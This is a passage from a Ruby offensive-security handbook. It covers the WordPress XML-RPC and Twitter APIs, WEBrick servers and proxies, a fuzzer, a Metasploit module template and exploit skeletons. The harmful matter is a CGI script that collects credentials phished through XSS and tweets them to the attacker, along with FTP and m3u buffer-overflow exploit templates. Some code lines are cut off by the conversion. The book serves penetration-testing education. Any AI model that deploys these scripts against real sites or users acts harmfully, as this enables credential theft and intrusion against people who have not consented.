  "post_date"=>"#<XMLRPC::DateTime:0x00000000227f3b0 @day=1, @hour=19",
  "post_date_gmt"=>"#<XMLRPC::DateTime:0x00000000227d178 @day=1, @hour=19",
  "post_modified"=>"#<XMLRPC::DateTime:0x0000000021d6ee0 @day=1, @hour=19",
  "post_modified_gmt"=>"#<XMLRPC::DateTime:0x0000000021d4ca8 @day=1, @hour=19",
  "post_status"=>"publish",
  "post_type"=>"post",
  "post_name"=>"rubyfu-vs-wordpress-xmlrpc",
  "post_author"=>"2",
  "post_password"=>"",
  "post_excerpt"=>"",
  "post_content"=>"This is Pragmatic Rubyfu Post. Thanks for reading",
  "post_parent"=>"0",
  "post_mime_type"=>"",
  "link"=>"http://172.17.0.2/2015/11/01/rubyfu-vs-wordpress-xmlrpc/",
  "guid"=>"http://172.17.0.2/?p=4",
  "menu_order"=>0,
  "comment_status"=>"open",
  "ping_status"=>"open",
  "sticky"=>false,
  "post_thumbnail"=>[],
  "post_format"=>"standard",
  "terms"=>
    [{"term_id"=>"1", "name"=>"Uncategorized", "slug"=>"uncategorized"}],
  "custom_fields"=>[]},
{"post_id"=>"1",
  "post_title"=>"Hello world!",
  "post_date"=>"#<XMLRPC::DateTime:0x000000002735580 @day=1, @hour=17",
  "post_date_gmt"=>"#<XMLRPC::DateTime:0x00000000226b130 @day=1, @hour=17",
  "post_modified"=>"#<XMLRPC::DateTime:0x000000002268de0 @day=1, @hour=17"}]

```

```

    "post_modified_gmt"=>#<XMLRPC::DateTime:0x0000000021aea58 @day=1,
    "post_status"=>"publish",
    "post_type"=>"post",
    "post_name"=>"hello-world",
    "post_author"=>"1",
    "post_password"=>"",
    "post_excerpt"=>"",
    "post_content"=>"Welcome to WordPress. This is your first post. E
    "post_parent"=>"0",
    "post_mime_type"=>"",
    "link"=>"http://172.17.0.2/2015/11/01/hello-world/",
    "guid"=>"http://172.17.0.2/?p=1",
    "menu_order"=>0,
    "comment_status"=>"open",
    "ping_status"=>"open",
    "sticky"=>false,
    "post_thumbnail"=>[],
    "post_format"=>"standard",
    "terms"=>
      [{"term_id"=>"1", "name"=>"Uncategorized", "slug"=>"uncategorize
    "custom_fields"=>[]}]
  >>
  >> # Create a new post!
  >> post =
  | {
  |   "post_title"      => 'Rubyfu vs WP XML-RPC',
  |   "post_name"       => 'Rubyfu vs WordPress XML-RPC',
  |   "post_content"    => 'This is Pragmatic Rubyfu Post. Thanks for
  |   "post_author"     => 2,
  |   "post_status"     => 'publish',
  |   "comment_status" => 'open'
  | }
=> {"post_title"=>"Rubyfu vs WP XML-RPC",
    "post_name"=>"Rubyfu vs WordPress XML-RPC",
    "post_content"=>"This is Pragmatic Rubyfu Post. Thanks for reading
    "post_author"=>2,
    "post_status"=>"publish",
    "comment_status"=>"open"}
  >> response = server.call("wp.newPost", 0, opts[:user], opts[:passw
  => "7"

```

```

>> # Retrieve created post
>> response = server.call('wp.getPosts', 0, opts[:user], opts[:password])
=> [{"post_id"=>"3",
  "post_title"=>"Auto Draft",
  "post_date"=>#<XMLRPC::DateTime:0x00000000225bcd0 @day=1, @hour=19, @min=59, @sec=59>,
  "post_date_gmt"=>#<XMLRPC::DateTime:0x000000002259a98 @day=1, @hour=19, @min=59, @sec=59>,
  "post_modified"=>#<XMLRPC::DateTime:0x00000000256b808 @day=1, @hour=19, @min=59, @sec=59>,
  "post_modified_gmt"=>#<XMLRPC::DateTime:0x0000000025695d0 @day=1, @hour=19, @min=59, @sec=59>,
  "post_status"=>"auto-draft",
  "post_type"=>"post",
  "post_name"=>"",
  "post_author"=>"1",
  "post_password"=>"",
  "post_excerpt"=>"",
  "post_content"=>"",
  "post_parent"=>"0",
  "post_mime_type"=>"",
  "link"=>"http://172.17.0.2/?p=3",
  "guid"=>"http://172.17.0.2/?p=3",
  "menu_order"=>0,
  "comment_status"=>"open",
  "ping_status"=>"open",
  "sticky"=>false,
  "post_thumbnail"=>[],
  "post_format"=>"standard",
  "terms"=>[],
  "custom_fields"=>[]},
{"post_id"=>"1",
  "post_title"=>"Hello world!",
  "post_date"=>#<XMLRPC::DateTime:0x000000002617298 @day=1, @hour=17, @min=59, @sec=59>,
  "post_date_gmt"=>#<XMLRPC::DateTime:0x000000002615038 @day=1, @hour=17, @min=59, @sec=59>,
  "post_modified"=>#<XMLRPC::DateTime:0x0000000025e6d28 @day=1, @hour=17, @min=59, @sec=59>,
  "post_modified_gmt"=>#<XMLRPC::DateTime:0x0000000025e4aa0 @day=1, @hour=17, @min=59, @sec=59>,
  "post_status"=>"publish",
  "post_type"=>"post",
  "post_name"=>"hello-world",
  "post_author"=>"1",
  "post_password"=>"",
  "post_excerpt"=>"",
  "post_content"=>"Welcome to WordPress. This is your first post. Feel free to make changes to how you look

```


```

    "post_parent"=>"0",
    "post_mime_type"=>"",
    "link"=>"http://172.17.0.2/2015/11/01/hello-world/",
    "guid"=>"http://172.17.0.2/?p=1",
    "menu_order"=>0,
    "comment_status"=>"open",
    "ping_status"=>"open",
    "sticky"=>false,
    "post_thumbnail"=>[],
    "post_format"=>"standard",
    "terms"=>
      [{"term_id"=>"1", "name"=>"Uncategorized", "slug"=>"uncategorized"}],
    "custom_fields"=>[]}]
...skipping...
    "post_format"=>"standard",
    "terms"=>[],
    "custom_fields"=>[]},
{"post_id"=>"1",
 "post_title"=>"Hello world!",
 "post_date"=>#<XMLRPC::DateTime:0x00000002617298 @day=1, @hour=17, @min=53, @sec=38>,
 "post_date_gmt"=>#<XMLRPC::DateTime:0x00000002615038 @day=1, @hour=17, @min=53, @sec=38>,
 "post_modified"=>#<XMLRPC::DateTime:0x000000025e6d28 @day=1, @hour=17, @min=53, @sec=38>,
 "post_modified_gmt"=>#<XMLRPC::DateTime:0x000000025e4aa0 @day=1, @hour=17, @min=53, @sec=38>,
 "post_status"=>"publish",
 "post_type"=>"post",
 "post_name"=>"hello-world",
 "post_author"=>"1",
 "post_password"=>"",
 "post_excerpt"=>"",
 "post_content"=>"Welcome to WordPress. This is your first post. Feel free to use the posts and pages features to get started. More information is available at WordPress.org.",
 "post_parent"=>"0",
 "post_mime_type"=>"",
 "link"=>"http://172.17.0.2/2015/11/01/hello-world/",
 "guid"=>"http://172.17.0.2/?p=1",
 "menu_order"=>0,
 "comment_status"=>"open",
 "ping_status"=>"open",
 "sticky"=>false,
 "post_thumbnail"=>[],
 "post_format"=>"standard",

```

```
"terms"=>
  [{"term_id"=>"1", "name"=>"Uncategorized", "slug"=>"uncategorized",
    "custom_fields"=>[]}]
```

and here is the new post



Source: [HOW TO PROGRAMATICALLY CONTROL WORDPRESS WITH RUBY USING XML-RPC](#)

More about [WordPress XML-RPC](#)

# Twitter API

Dealing with Twitter's API is really useful for information gathering, taxonomy and social engineering. However, you have to have some keys and tokens in-order to interact with Twitter's APIs. To do so, please refer to the official [Twitter development page](#).

- To install Twitter API

```
gem install twitter
```


## Basic Usage

**rubyfu-tweet.rb**

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'twitter'
require 'pp'

client = Twitter::REST::Client.new do |config|
  config.consumer_key        = "YOUR_CONSUMER_KEY"
  config.consumer_secret     = "YOUR_CONSUMER_SECRET"
  config.access_token        = "YOUR_ACCESS_TOKEN"
  config.access_token_secret = "YOUR_ACCESS_SECRET"
end

puts client.user("Rubyfu")           # Fetch a user
puts client.update("@Rubyfu w00t! #Rubyfu") # Tweet (as the author)
puts client.follow("Rubyfu")         # Follow User (as the author)
puts client.followers("Rubyfu")      # Fetch followers of a user
puts client.followers                # Fetch followers of a user
puts client.status(649235138585366528) # Fetch a particular tweet
puts client.create_direct_message("Rubyfu", "Hi, I'm KINGSABRI")
```



**Your turn**, tweet to @Rubyfu using above example. Tweet your code and output to @Rubyfu.

## Building Stolen Credentials notification bot

We're exploiting an XSS/HTML injection vulnerability and tricking users to enter there Username and Password. The idea is, We'll make a [CGI script](#) that takes that stolen credentials then tweet these credentials to us as notification or log system



```
#!/usr/bin/ruby -w

require 'cgi'
require 'uri'
require 'twitter'

cgi = CGI.new
puts cgi.header

user = CGI.escape cgi['user']
pass = CGI.escape cgi['pass']
time = Time.now.strftime("%D %T")

client = Twitter::REST::Client.new do |config|
  config.consumer_key      = "YOUR_CONSUMER_KEY"
  config.consumer_secret   = "YOUR_CONSUMER_SECRET"
  config.access_token       = "YOUR_ACCESS_TOKEN"
  config.access_token_secret = "YOUR_ACCESS_SECRET"
end
client.user("KINGSABRI")

if cgi.referer.nil? or cgi.referer.empty?
  # Twitter notification | WARNING! It's tweets, make sure your a
  client.update("[Info] No Referer!\n" + "#{CGI.unescape user}:#")
else
  client.update("[Info] #{cgi.referer}\n #{CGI.unescape user}:#")
end

puts ""
```

# Ruby 2 JavaScript

## CoffeeScript

[CoffeeScript](#) is a programming language that transcompiles to JavaScript. It adds syntactic sugar inspired by Ruby, Python and Haskell in an effort to enhance JavaScript's brevity and readability.

## Quick CoffeeScript Review

Here a quick how to if CoffeeScript in general

- To install CoffeeScript

```
npm install -g coffee-script
```

- For live conversion

```
coffee --watch --compile script.coffee
```

## Ruby CoffeeScript gem

**Ruby** CoffeeScript gem is a bridge to the official CoffeeScript compiler.

- To install CoffeeScript gem

```
gem install coffee-script
```

- Convert CoffeeScript file to JavaScript

```
#!/usr/bin/env ruby
require 'coffee-script'
if ARGF
  file = File.open("#{ARGV[0]}.js", 'a')
  file.write CoffeeScript.compile(ARGV.read)
end
```

Run it

```
ruby coffee2js.rb exploit.coffee
```

## Opal

Opal is a Ruby to JavaScript source-to-source compiler. It also has an implementation of the Ruby corelib.

- To install Opal

```
gem install opal opal-jquery
```

# Ruby as Web Server and Proxy


## Web Server

You can run Ruby as web server for any folder/file on any unused port

```
ruby -run -e httpd /var/www/ -p 8000
```

or

```
require 'webrick'
server = WEBrick::HTTPServer.new :Port => 8000, :DocumentRoot => '/',
server.start
```



To make HTTPS server

```
require 'webrick'
require 'webrick/https'

cert = [
  %w[CN localhost],
]

server = WEBrick::HTTPServer.new(:Port      => 8000,
                                :SSLEnable   => true,
                                :SSLCertName  => cert,
                                :DocumentRoot => '/var/www/')

server.start
```

## Web Proxy

### Transparent Web Proxy

```
require 'webrick'
require 'webrick/httpproxy'

handler = proc do |req, res|
  puts "[*] Request"
  puts req.inspect
  request = req.request_line.split
  puts "METHOD: " + "#{request[0]}"
  puts "Request URL: " + "#{request[1]}"
  puts "Request path: " + "#{req.path}"
  puts "HTTP: " + "#{request[2]}"
  puts "Referer: " + "#{req['Referer']}"
  puts "User-Agent: " + "#{req['User-Agent']}"
  puts "Host: " + "#{req['Host']}"
  puts "Cookie: " + "#{req['Cookie']}"
  puts "Connection: " + "#{req['Connection']}"
  puts "Accept: " + "#{req['accept']}"
  puts "Full header: " + "#{req.header}"
  puts "Body: " + "#{req.body}"
  puts "-----[END OF REQUEST]-----"
  puts "\n\n"

  puts "[*] Response"
  puts res.inspect
  puts "Full header: " + "#{res.header}"
  puts "Body: " + "#{res.body}"
  puts "-----[END OF RESPONSE]-----"
  puts "\n\n\n"
end

proxy = WEBrick::HTTPProxyServer.new Port: 8000,
                                     ServerName: "RubyFuProxyServer",
                                     ServerSoftware: "RubyFu Proxy",
                                     ProxyContentHandler: handler

trap 'INT' do proxy.shutdown end

proxy.start
```

## Transparent Web Proxy with Authentication

Well, it was great to know that building a proxy server is that easy. Now we need to Force authentication to connect to the proxy server

To enable authentication for requests in WEBrick you will need a user database and an authenticator. To start, here's a htpasswd database for use with a DigestAuth authenticator:

The `:Realm` is used to provide different access to different groups across several resources on a server. Typically you'll need only one realm for a server.

```
#!/usr/bin/env ruby
require 'webrick'
require 'webrick/httpproxy'

# Start creating the config
config = { :Realm => 'RubyFuSecureProxy' }
# Create an htpasswd database file in the same script path
htpasswd = WEBrick::HTTPAuth::Htpasswd.new 'rubyfuhtpasswd'
# Set authentication type
htpasswd.auth_type = WEBrick::HTTPAuth::DigestAuth
# Add user to the password config
htpasswd.set_passwd config[:Realm], 'rubyfu', 'P@ssw0rd'
# Flush the database (Save changes)
htpasswd.flush
# Add the database to the config
config[:UserDB] = htpasswd
# Create a global DigestAuth based on the config
@digest_auth = WEBrick::HTTPAuth::DigestAuth.new config


# Authenticate requests and responses
handler = proc do |request, response|
  @digest_auth.authenticate request, response
end

proxy = WEBrick::HTTPProxyServer.new Port: 8000,
                                     ServerName: "RubyFuSecureProxy",
                                     ServerSoftware: "RubyFu Proxy",
                                     ProxyContentHandler: handler

trap 'INT' do proxy.shutdown end

proxy.start
```

If you do it right, you'll get an authentication pop-up in your browser just like below.





## Module 0x5 | Exploitation Kung Fu

### Skeleton exploit

It's really a good thing to have a skeleton exploit to edit and use quickly during your exploitation process.

### Network base

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'socket'

buffer = "A" * 2000

#--> Networking
host = ARGV[0]
port = ARGV[1] || 21

s = TCPSocket.open(host, port)
s.recv(1024)
puts "[+] Sending Username."
s.send("USER ftp\r\n", 0)
s.recv(1024)
puts "[+] Sending Password."
s.send("PASS ftp\r\n", 0)
s.recv(1024)
puts "[+] Sending Evil buffer..."
s.send("APPE " + buffer + "\r\n", 0)
total = s.send("STOR " + buffer + "\r\n", 0)
#--> Exploit Info
puts "[+] " + "Total exploit size: " + "#{total} bytes."
puts "[+] " + "Buffer length: " + "#{buffer.size} bytes."
puts "[+] Done"

s.close
```

To execute it

```
ruby ftp_exploit.rb [TARGET] [PORT]
```

Notice that some services has to receive from it and some does not.

## File base

Creating a simple exploit file

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI

file = ARGV[0] || "exploit.m3u"

junk  = "A" * 2000
eip   = "B" * 4
nops  = "\x90" * 8
shell = "S" * 368
exploit = junk + eip + nops + shell

File.open(file, 'w') {|f| f.write(exploit)}
puts "[*] Exploit size: #{exploit.size}"
```

To execute it

```
ruby m3u_exploit.rb song1.m3u
```

# Fuzzer

Fuzzers usually used for general or precisely applications functions. In this part we'll show how to fuzz most known services using ruby. Remember, Fuzzing is an **Art of Hitting Things**, it's not about the tools.

## Fuzzer Types

- Mutation
- Metadata/File format

## Mutation

### FTP Fuzzer

The general idea of fuzzing FTP service is to test all commands buffer sizes. However, not the case isn't the same all the time, for example, testing username and password buffers. In addition, the same technique could be applied for many services even customized services.

```
#!/bin/ruby
# KING SABRI | @KINGSABRI
# Simple FTP COMMNDS Fuzzer
#
require 'socket'

class String
  def red; colorize(self, "\e[31m"); end
  def green; colorize(self, "\e[32m"); end
  def colorize(text, color_code); "#{color_code}#{text}\e[0m" end
end

mark_Red    = "[+]".red
mark_Green  = "[+]".green
```

```
host = ARGV[0] || "127.0.0.1"
port = ARGV[1] || 21

# List of FTP protocol commands
cmds = ["MKD", "ACCL", "TOP", "CWD", "STOR", "STAT", "LIST", "RETR", "NLST"]

buffer = ["A"]
counter = 1

cmds.each do |cmd|
  buffer.each do |buf|

    while buffer.length <= 40
      buffer << "A" * counter
      counter += 100
    end

    s = TCPSocket.open(host, port)
    s.recv(1024)
    s.send("USER ftp\r\n", 0)
    s.recv(1024)
    s.send("PASS ftp\r\n", 0)
    s.recv(1024)
    puts mark_Red + " Sending " + "#{cmd} ".green + "Command with "
    s.send(cmd + " " + buf + "\r\n", 0)
    s.recv(1024)
    s.send("QUIT\r\n", 0)
    s.close
  end
  puts "~~~~~".red
  sleep 0.5
end
```

# Metasploit

## Code Design Pattern

Metasploit uses **Facade** design pattern which encapsulates/simplifies the complex part of the framework by implementing it as interfaces which makes development really easy and elegant. I found that the [Wikipedia](#) example of facades is descent to be presented

```
# Complex Parts | Computer framework
class CPU
  def freeze; end
  def jump(position); end
  def execute; end
end

class Memory
  def load(position, data); end
end

class HardDrive
  def read(lba, size); end
end

# Facade | Interface
class ComputerFacade

  def initialize
    @processor = CPU.new
    @ram = Memory.new
    @hd = HardDrive.new
  end

  def start
    @processor.freeze
    @ram.load(BOOT_ADDRESS, @hd.read(BOOT_SECTOR, SECTOR_SIZE))
    @processor.jump(BOOT_ADDRESS)
    @processor.execute
  end
end

# Client (The Developer want to use the complex computer framework)
computer_facade = ComputerFacade.new
computer_facade.start
```

As you can see from the above code, the developer who wants to use the **Computer framework** don't have to deal with the complex codebase (classes, methods and calculations) directly. Instead, he will use a simple interface class called **ComputerFacade** which instantiate(as objects) all classes once you call it.

Another exist example in ruby language itself is `open-uri` standard library, which encapsulates `net/http` and `uri` libraries and makes theme looks like opening ordinary file. To see how `open-uri` makes things easy, We'll write a code that send get request to *Ruby.net* and get the response with both regular and `open-uri` way

### regular way

```
require 'net/http'
require 'uri'

url = URI.parse('http://rubyfu.net')

res = Net::HTTP.start(url.host, url.port) {|http|
  http.get('/content/index.html')
}

puts res.body
```

### facade way

```
require "open-uri"


puts open("http://rubyfu.net/content/index.html").read
```

More about Facade

- [Practicruby | Structural Design Patterns](#)
- [Wikipedia| Facade Pattern#Ruby](#)
- [Sourcemaking | Facade Design Pattern](#)

## Metasploit Structure





As you can see in figure above, Metasploit libraries are working as interface serves all modules, interfaces, tools and plugins. That's exactly represents what we've explained in **Code Design Pattern**.

```
mkdir -p $HOME/.msf4/modules/{auxiliary,exploits,post}
```

## Absolute module

Here is a very basic structure of a general module.

I'll Add some comments for explanation purpose.

```
##
# This module requires Metasploit: http://www.metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

### Module Type ###
```

```

class Metasploit3 < Msf::Exploit::Remote
#####

### Module Requirements ###
include Exploit::Remote::Tcp
#####

### Exploit Rank ####
  Rank = ExcellentRanking
#####

### Module Information
  def initialize(info = {})
    super(update_info(
      info,
      'Name'          => 'Absolute MSF template',
      'Description'    => %q{This is an absolute MSF template that},
      'License'        => MSF_LICENSE,
      'Author'         =>
        [
          'Rubyfu (@Rubyfu)',
          'Sabri (@KINGSABRI)'
        ],
      'References'     =>
        [
          ['URL', 'http://Rubyfu.net'],
          ['URL', 'https://github.com/Rubyfu']
        ],
      'Platform'       => %w{ linux win osx solaris unix bsd andro
      'Targets'        =>
        [
          ['Universal', {}]
        ],
      'DefaultTarget'  => 0,
      'DisclosureDate' => '2015'
    ))

    # Module Options | show options
    register_options(
      [

```

```
        Opt::RPORT(22),
        OptString.new('USER', [ true, 'Valid username', 'admin' ],
        OptString.new('PASS', [ true, 'Valid password for username' ],
    ], self.class)

    # Module Advanced Options | show advanced
    register_advanced_options(
        [
            OptInt.new('THREADS', [true, 'The number of concurrent threads'],
